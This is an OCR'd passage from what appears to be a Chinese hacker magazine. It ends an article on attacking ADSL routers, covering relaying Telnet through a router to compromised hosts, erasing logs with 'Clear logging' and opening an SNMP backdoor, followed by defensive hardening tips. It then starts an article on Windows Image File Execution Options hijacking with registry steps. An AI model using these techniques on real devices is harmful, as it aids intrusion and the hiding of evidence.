


图7



图9




图10




图8

2.作为Telnet代理

我们可以先登录ADSL路由器，然后使用“connect”命令再登录我们的肉鸡，这样就把ADSL路由器作为一个跳板了，而在ADSL路由器上上很少保存有日志记录的，相对来说比较安全。只要在退出路由器的时候使用“Clear logging”命令把对ADSL路由器的操作记录给删除就可以了，如图7，图8。


3.启动SNMP后门

D-link牌ADSL路由器除了HTTP、Telnet的管理方式外，我们还可以开启读写权限的SNMP服务，然后利用solarwinds来进行管理，具体的Solarwinds操作步骤可以查看以前黑客X档案上的“入侵cisco路由器”一文，如图9。

三、安全防范

对于一般用户来说，最简单的方法就是替换掉ADSL路由器的默认密码，这样就可以阻止大部分攻击了。但是最根本的解决办法还是要关闭敏感的ADSL路由器服务（TFTP/SNMP/HTTP），并启用日志记录，加密所有配置文件中保存的明文密码，启用进入特权管理模式的密码，做好访问列表的过滤，具体的命令配置可以参看图10。

（文章中涉及到的工具ADSL密码终结者已经收录在光盘中）



Windows中的双刃剑－映像劫持

王悦

不知道大家有没有遇到过这种情况，当我们按下Ctrl+Alt+Del想调出Windows任务管理器，却发现打开了系统配置实用程序（Msconfig.exe），这是为什么呢？是由于病毒，还是别的什么原因呢？其实都不是，之所以出现这种情况，很有可能是因为Windows自带的一个系统功能－－映像劫持（Image File Excution Options）。

映像劫持在病毒木马界几乎是人尽皆知了，许多病毒木马都会利用映像劫持来为自己保驾护航，那么映像劫持到底是何方神圣，会有如此巨大的威力呢？

我们可以通过注册表来设置映像劫持，在“开始”－“运行”栏中输入regedit.exe来打开注册表，定位到“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options”主键，在该主键上单击鼠标右键，选择“新建”－“项”，然后将新建的这个项名改为“qq.exe”，再在新建的这个项内新建一个字符串值“debugger”，并修改它的内容为“C:\windows\system32\calc.exe”，如图2。

